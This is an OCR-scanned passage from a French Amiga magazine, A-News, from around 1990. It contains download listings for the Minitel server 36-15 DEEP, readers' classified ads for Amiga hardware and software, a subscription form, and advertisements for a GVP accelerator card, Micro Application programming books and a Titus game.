Lorsque vous aurez fait votre choix, le numéro du programme suivit de la touche ENVOI vous permettra d'accéder au menu de téléchargement du programme. Ce menu vous proposera les différent programmes constituant l'application choisie (exécutable, sources, docs...). Vous choisissez le programme voulu et hop vous téléchargez (un écran explicatif vous guidera). ---Je vous rappelle que si, une fois dans cette page vous ne voulez rien télécharger, ou bien après un téléchargement, vous revenez au menu supérieur (listes des programmes sur DEEP) grace à la touche SOMMAIRE---

L'explicatif d'un programme, accessible par n°+GUIDE ne fonctionne pas. Notez que vous pouvez là encore changer directement de rubrique en tapant les mots clés (AFF,TEL, ANEWS...)

Voici maintenant des programmes téléchargeables, listés par thèmes, tels que vous les rencontrerez sur DEEP.

```
AMIGA Jeux       Programmes: 1/20

1 KamiKazChess   Jeu d'Echecs fou
2 Amoeba         LE SpaceInvaders
3 StarTrekTrivia Questions / StarTrek
4 Dad            Casse-Tete
5 Flipper        Un Othello...
6 LabyrinthII    Jeu de role
7 FiveInLine     Puissance 5
                                Suite

Télécharger : N° ... + Envoi
Descriptif  N°   + Guide

DIA FOR BAL JEU AFF RUB TEL
```

```
AMIGA Jeux       Programmes: 8/20

8 YatchC3        Jeu de Yams
9 Castle         Aventure graphique
10 PacMan        Un Classique !
11 Tiles         Reflexion
12 Wheel_Fortune Jeu en basic...
13 BlackBox      Trouver les atomes
14 King          Cartes en solitaire

.../...
```

```
AMIGA Jeux       Programmes: 15/20

15 YachtC        Yatze
16 SpaceBusiness Strategie economique
17 Tetrix        Action & Reflexion
18 BreakOut      Casse briques sympa
19 Hearts        Jeux de cartes
20 Plutos        Un 'tit jeu d'action

Télécharger : N° ... + Envoi
Descriptif  N°   + Guide

DIA FOR BAL JEU AFF RUB TEL
```

```
AMIGA Graphisme  Programmes: 1/18

1 IFF2PCS        Puzzle d'image IFF
2 SlideShow      SlideShow
3 Scenery        Scenario aleatoire
4 Femmes-Digit   Superbes portraits
5 Images!!!      Superbes Images
6 IFF            Des images IFF...
7 HAM            Des images HAM...
.../...
8 Utilitaires    Charger des images
9 SCS            SlideShow Construc
10 ShowAnim      Animateur Aegis
11 Hypno         Hypnotisant...!
12 Fonts         Pleins de Fonts
13 Brush2C       Cre Brush -> .c
14 ILBM2C        Cre Images -> .c
.../...
15 EditGadget    Cre Gadget -> .c
16 MandelBrot    Fractales !!
17 Spin3         Demo 3D (sources)
18 Planet        Transforme image

Télécharger : N° ... + Envoi
Descriptif  N°   + Guide

DIA FOR BAL JEU AFF RUB TEL
```

Cette liste sera completée le mois prochain par le contenu des rubriques Musique, Utilitaires, et autres. Toute ressemblance avec des robinets ou mélangeurs existants ou ayant existés ne serait que pure coincidence. La redaction décline toute responsabilité sur les propos de l'auteur du présent article.

Chorizo Kid

Des infos du serveur.

Pour connaître le mode d'emploi de 36-15 DEEP, les mots de commande pour envoyer les messages, etc., tapez **Guide** au premier écran du serveur.

Imprimé par NEWS PRINT, 24500 Eymet

MATERIEL

Vends IMPRIMANTE LASER NEC LC-08, 300 dpi, 8 pafes par minute, connectable sur tout ordinateur (serie et parallèle), peu servie (3500 copies). Prix 7500F. Contacter Patrick FEDIDA, 6 rue du Chemin-Vert, appt 152, 93000 Bobigny. Tél (1)48-31-18-44.

Vends AMIGA 500 du 8/89, garantie 2 ans extension 512k + lecteur A1010 +300 disks + livre sur l'AmigaDos + des kilos de docs + 2 joysticks + boîtes de rangement + A-News + Commodore Revue + tapis de souris, le tout pour 7500F. Demander Thierry au 64-56-48-59 en region parisienne.

Vends AMIGA 1000 prix 2000F; ext mémoire SPIRIT INBOARD 1000 avec horloge et 1.5Mo de RAM 2500F; Sidecar Amiga 1060 prix 3000F. Tél 60-48-53-20 après 19h, demander Michel.

Vends A2000A 5500F, carte XT + extension 640Ko + serie + parallèle + horloge + jeux + 8087 5000F. Tél après 20h à Olivier au (1)69-00-56-54.

Vends AMIGA 1000 PAL 512Ko lecteur interne 3, moniteur + NBX logiciels 5000F; EXTENSION MEMOIRE 2Mo pour Amiga 500/1000 5000F; LECTEUR EXTERNE Amiga 1010 avec interupteur 800F. Le tout 10800F + Digiview 3.0 (jamais servi). Tél 84-22-49-45 (Dep.90) heures repas.

Vends EXTENSION AMIGA 500 512Ko complète 990F, lecteur 3,5" DF 1190F, 5,25" DF avec fre boot 1290F. Tél 88-84-92-17, Jean-Pierre.

Vds AMIGA 500 + EXTENSION 512KO + ECRAN 1084 + MINI AMP TRILOGIC avec 2 enceintes stéréo + boîte de rangement 40 disks + joystick 500 pro + tapis souris + housses + docs + revues informatiques + disks. Prix 6 500F au tél 39-65-69-42.

Vends C128D + logiciels, jeux + livres 2000F. Tél 78-70-56-95 à 69 Feyzin.

OFFRE SPECIALE
Les 12 anciens numéros d'A-News de votre choix
175F
port (surface) compris.
Economisez 70F

Vends AMIGA 500 + EXTENSION MEMOIRE A501 + logiciels. Tél 51-62-05-15.

EXCEPTIONNEL!!! Vends Amiga 1000 Pal + moniteur couleur A1081 + Imprimante MPS 1000 + deuxième lecteur A1010 avec Kickstart et Workbench 1.1, 1.2, 1.3. Le tout en très bon état, cède à 5900F. Pour tous renseignements tél (1)48-53-34-09, demander Jean Michel.

Vends A500 + EXT 512ko + drive 3 CA880 + moniteur coul HR + livres (Bible + graphisme) + progs 7500F. Franck, tél 45-94-53-06 (dép 94).

Vends pour A2000, KIT PC/XT: lecteur 5" + carte A2088. Matériel non déballé, sous garantie. Prix intéressant. Alain au 81-95-17-78 après 18h.

Vends EXTENSION MEMOIRE 512K pour Amiga 500, 900F. Tél 48-40-99-67.

EXTENSION RAM POUR A500, CAPACITE 2MB portant à 2.5 Mégas la RAM totale. Interrupteur/horloge, 3500F + contre-remboursement. Tél 88-93-67-66 le weekend.

Vds DIGITALISEUR VIDEO COULEUR pour Amiga, garantie de 6 mois; interface plus softs, 700F plus port. Tél 61-74-30-18 HR.

Vends AMIGA 2000 + écran A1084S + CARTE XT + lecteur 5"1/4 + imprimante Citizen 120-D + joystick + jeux + Nbx livres explicatifs + un meuble pour ordinateur. Ens sous garantie vendu 14000F. Tél 64-08-37-49 ap 18h ou week-end.

CONTACTS ET LOGICIELS

ALICE Club Informatique, Maison des Jeunes, rue Clémenceau, 57360 AMNEVILLE. Tél 87-71-08-03.

OUVERTURE D'UN CLUB AMIGA à Aix-enProvence. De nombreuses activités sont proposées (Domaine Publique, tarifs spéciaux sur hardware.. Pour de plus amples informations contactez-moi, RAME Xavier, Mas Sainte Marie, Chemin de Bon Rencontre, 13080 LUYNES, tél 42-24-03-47 (le soir).

Vends PROFESSIONAL PAGE version Française (valeur 3650F), SUPERBASE PRO (valeur 1490F), MAXIPLAN PLUS (valeur 2365F), SUPERBACK (valeur 490F). Tous ces programmes sont vendus avec boîtier et documentation d'origine, en bon etat à des prix très intéressants. Tél 43-32-65-79 Livry-Gargan.

1er CLUB DP Franco-Belge: recevez chaque mois notre séléction de 10 D.P. dont un anti-virus "up-to-date". Promotion de lancement 70FF ou 420 FB (TTC), envoyez vos mandats postaux (internationaux) à WOOT DE TRIXE Y., 60 rue Stroobants Boite 2, 1140 EVERE, BELGIQUE.

LES JOUEURS DU CLUB DE VIENNE recherchent désespérement clubs ou groupe ayant quatre fanas de Kick-off de très haut niveau en vue confrontation. Faibles s'abstenir. Ecrire à 68000 VIENNE INFORMATIQUE, 15 Le Plan des Aures, 38780 Pont-Eveque, ou tél 74-57-20-78.

Recherche GRAPHISTES, MUSICIENS (Soundtracker) et programmeurs en GFA. Gwénaël ROPERT, 24 rue de Touraing, 56300 Pontivy. Tél 57-27-87-94

VENDS ORIGINAUX de SDI, EXPLORA II, OPERATION JUPITER, BARDS TALE, INTERCEPTOR, à moitié prix. Eric au (16) 43-81-40-57 après 18h.

Vends ORIGINAUX état neuf: Digitaliseur PERFECT SOUND (v.2.4f) 500F + Super-Hang-on 100F + Dragon's Lair 300F + Silkworm 100F + B.A.D. 150F ou 1000F le tout. Tél 64-07-19-76 (demander Thierry).

Vends ORIGINAUX pour Amiga avec doc, INTERCEPTOR 100F, SKYFOXII 100F, JEANNE D'ARC 120F, AEGIS SONIX 2.0 400F, LE GRAND LIVRE DE L'AMIGABASIC avec le disk 200F. Téléphone après h.de b. 87-93-22-43, demander Marc

Vends "LE GRAND LIVRE DE L'AMIGABASIC" 150F, "Amiga en Famille", 90F, recepteur VHF de 140 à 170 MHz (bandes PRO et AMATEUR) 450F. Et le port est compris (Ouai mon gars). Cherche contact pour échanges divers. Mr FRANQUENK Michel. Le Verger des Arènes, Lot.69, 83600 Frejus. Tél 94-53-66-02 après 19h.

Notre SERVICE DE DISTRIBUTION diffuse des MEGADEMOS, INTROS, COMPILATIONS MUSICALES, SLIDE-SHOWS, JEUX, ainsi que les meilleurs utilitaires du domaine public pour Amiga (dont DBW-Render V2.0). Notre catalogue de plus de 300 disks est disponible contre 1 timbre à 2,20 Frs. FD, BP18, 59115 LEERS.

Vends DISK DE FONTS (20 series) pour vos Slides 25F port compris, 2 disk instruments IFF, 1 disk 54 percus IFF 25F. Vends SAMPLER STEREO 500F (acheté 1000F) ss garantie. CHERCHE disks sons et ut. du dom. pub., Dos2Dos efficace sans 2d drive. Hacène LAHRECHE 53 rue Amiral Mouchez 75013, tél 45-81-63-94 (surtout par courrier. Tél entre 19h-20h.

CHERCHE CONTACTS sur Amiga au monde entier, REPONSE ASSUREE à 25 MHz. Ecrire à YOUNES RIAD, 03 Rue des Freres Amrouches, Alger 16000, Algerie.

Vends LIVRES POUR AMIGA: SOS AmigaDos, AmigaBasic + le Grand Livre de l'AmigaBasic + le livre de l'AmigaDos + le manuel de Maxiplan 500 en français + N° 6,8,9,10,11 de Commodore Revue. Le tout 300F. Tél 43-32-65-79.

Vends 6 livres Micro Application pour C64 & C128 Bible, Peeks & Pokes, Trucs & Astuces...DELLIEUX Aurélien, 87 rue Cosserat, 80000 Amiens, tél 22-44-10-44.

Achète cartouches de jeux VECTREX, ainsi que clavier de programmation VECTREX et cartouche MAIL PLANE pour stylo optique. DELLIEUX Florian, tél 22-44-10-44.

EMPLOI

URGENT La technique de l'Amiga vous intéresse, vous cherchez un JOB, nous pourrons sans doute travailler ensemble dans la région de VERSAILLES, téléphonez à TIASE (1)46-20-35-16.

A-News - *Premier journal français dédié à l'Amiga®*

Abonnement d'un an (12 numéros).....180F
Pour l'étranger (tous pays).....240F (Avion 400F)

Bulletin d'abonnement ci-dessous, mais si vous ne voulez pas découper votre *A-News* envoyez-nous votre demande sur papier libre. Les numéros précédents sont disponibles au prix de 20F par numéro + 5F frais de port , étranger compris. **(Le port coût 5F, quel que soit le nombre de journaux commandés)**

Les petites annonces sont gratuites pour les particuliers et les clubs

---

Oui, je m'abonne pour 12 numéros à partir du **numéro**.....
(delai d'enregistrement environ 3 semaines. Votre abonnement peut commencer à partir de n'importe quel numéro.)

Nom.....Prenom.....

Adresse.....

.....

Bon à découper et à adresser avec votre réglement au nom d'A-News
à : **A-News Diffusion, 24500 Eymet**

Les abonnés sont priés de noter que le numéro du dernier journal qui leur sera envoyé est imprimé sur l'etiquette d'envoi, et de renouveler leur abonnement en temps voulu.

A3001

L'ODYSSEE DE LA PUISSANCE

PUISSANCE : processeur MC68030 et co-processeur FPU 68882 cadencés à 25 Mhz. Plus de 3 fois la puissance d'un 68020, 16 fois celle d'un 68000.

VITESSE : carte d'extension mémoire RAM 32 bits de 4 ou 8 Mo entièrement "Autoconfig" et adressable par n'importe quel périphérique DMA. Supporte totalement le mode Burst du 68030 grâce à un adressage Nibble qui permet un accès à la RAM 32 bits sans état d'attente même à 25 Mhz et assure une technologie supérieure aux systèmes accélérateurs actuels et à venir.

INTEGRATION : parce qu'il serait absurde de proposer un disque dur ST-506 8 bits pour exploiter une telle puissance, le système A3001 intègre un contrôleur de disque AT autoboot accédant directement au bus 32 bits du 68030, permettant des taux de transfert supérieurs à 700 Ko/s.

QUALITE : c'est un produit GVP !

ACCEDEZ A LA PUISSANCE : il existe plusieurs solutions évolutives pour accéder à la puissance. Renseignez vous auprès de CIS ou d'un point de vente - conseil GVP (liste sur simple demande au 56-374-378).

A3001
Description générale:

- 68030 + 68882 + 4 ou 8 Mo de RAM 32 bits + disque dur QUANTUM. AT 40 ou 80Mo 11/19ms. N'occupe que le slot CPU de l'Amiga 2000!
- Architecture asynchrone permettant des cadences d'horloge très élevées et une parfaite compatibilité avec les genlocks.
- Installation immédiate.
- Manuel et disquette en français.
- Garantie 1 an.

GVP

CIS

CIS. 571, Cours de la LIBERATION - 33400 TALENCE - TEL : 56-374-378
FAX : 56-040-895

PHOTOS ET CARACTERISTIQUES NON CONTRACTUELLES - AMIGA EST UNE MARQUE DEPOSEE DE COMMODORE AMIGA

MICRO APPLICATION / AMIGA

MEME COMBAT.

BIEN DEBUTER EN C
Avec cet ouvrage, analysez le C dans ses moindres détails : les pointeurs, les tableaux, les adresses..., et familiarisez vous avec l'éditeur et le compilateur, les différents types de fonctions... Mais aussi disposez de nombreux exemples commentés, de programmes standards (Lattice et Aztec),... Réf. ML 553 / 149 F

LE LIVRE DU GFA BASIC 3.0
Afin d'optimiser votre programmation, ce livre vous propose de nombreux exemples d'applications en GFA, des conseils précieux et vous détaille progressivement chaque instruction de ce langage : variables, entrées / sorties, graphisme, son. Réf. 562 / 149 F

LA BIBLE DE L'AMIGA
Ce véritable livre de référence, accessible à tous, vous présente point par point la structure interne de la machine, du Hardware aux routines de l'AmigaDOS. Profitez d'une multitude d'informations (dont certaines inédites) pour programmer en multi-tâche, détourner les interruptions ou gérer les entrées /sorties. Réf. 512 / 299 F

LE LIVRE DU GRAPHISME
Près de 800 pages d'informations précieuses et d'exemples de programmes dans tous les domaines d'applications : tracé d'objets, animation, programmes en Basic, C, ou Assembleur... Débutants ou spécialistes, cet ouvrage de référence vous accompagnera à votre rythme tout au long de vos créations. Réf. 505 / 249 F

LE GRAND LIVRE DE L'Amiga-BASIC
Riche en exemples pratiques, cet ouvrage aborde simplement les sujets les plus complexes : création d'effets sonores et graphiques pour faire parler le synthétiseur vocal ou gérer le lecteur de disquettes. Vous découvrirez également : les compilateurs AC/BASIC, HI SOFT, l'utilitaire Window, les systèmes en AmigaBasic,... et bien plus encore. Réf. ML 504 / 249 F

TRUCS ET ASTUCES
Nouvelle édition entièrement réactualisée.
Une foule d'astuces et de trucs inédits sur les nouvelles commandes de l'Amiga. Sachez comment gagner du temps en utilisant Amiga DOS et WorkBench 1.3, comment affiner et améliorer vos techniques de programmation avec le CLI et AmigaBASIC, comment écrire votre programme de détection de virus et bien plus encore. Réf. ML570 / 129 F. Réf. ML670 / 229 F avec la disquette.

LE LIVRE DE LA MUSIQUE
Découvrez tous les aspects de la création musicale sur Amiga, des notions fondamentales, aux éléments de la synthèse sonore, jusqu'à la gestion des circuits spécialisés. Avec cet ouvrage, décuplez les possibilités de reproduction sonore de l'Amiga et découvrez des informations fondamentales et inédites qui vous aideront à réaliser des applications musicales évoluées. Réf. ML 632 / 199 F avec la disquette.

MICRO APPLICATION 58 RUE DU FG POISSONNIERE 75010 PARIS/TEL (1) 47 70 32 44

REF.	DESIGNATION	PRIX
FRAIS D'ENVOI*		
	TOTAL TTC	

*20 F si commande inférieure à 250 F / 40 F recommandé.

Nom _____
Adresse _____
_____
Ville _____
Code postal |_|_|_|_|_|
Date _____ Signature

☐ mandat ☐ chèque
à l'ordre de MICRO APPLICATION
date d'expiration _____

Distribution :
Genève : Micro Distribution Tél. (022) 84 34 82
Bruxelles : Easy Computing Tél. (02) 343 05 52

WELLDONE

EDITIONS MICRO APPLICATION

WILD STREETS

GARANTIE A VIE EDITEUR LOGICIELS TITUS

VERSION CPC GENIALE !!

AMIGA
ATARI ST
PC
AMSTRAD CPC
C64/128
SPECTRUM

VERSION AMIGA

TITUS™

28 TER AVENUE DE VERSAILLES
93220 GAGNY
TEL. : (1) 43 32 10 92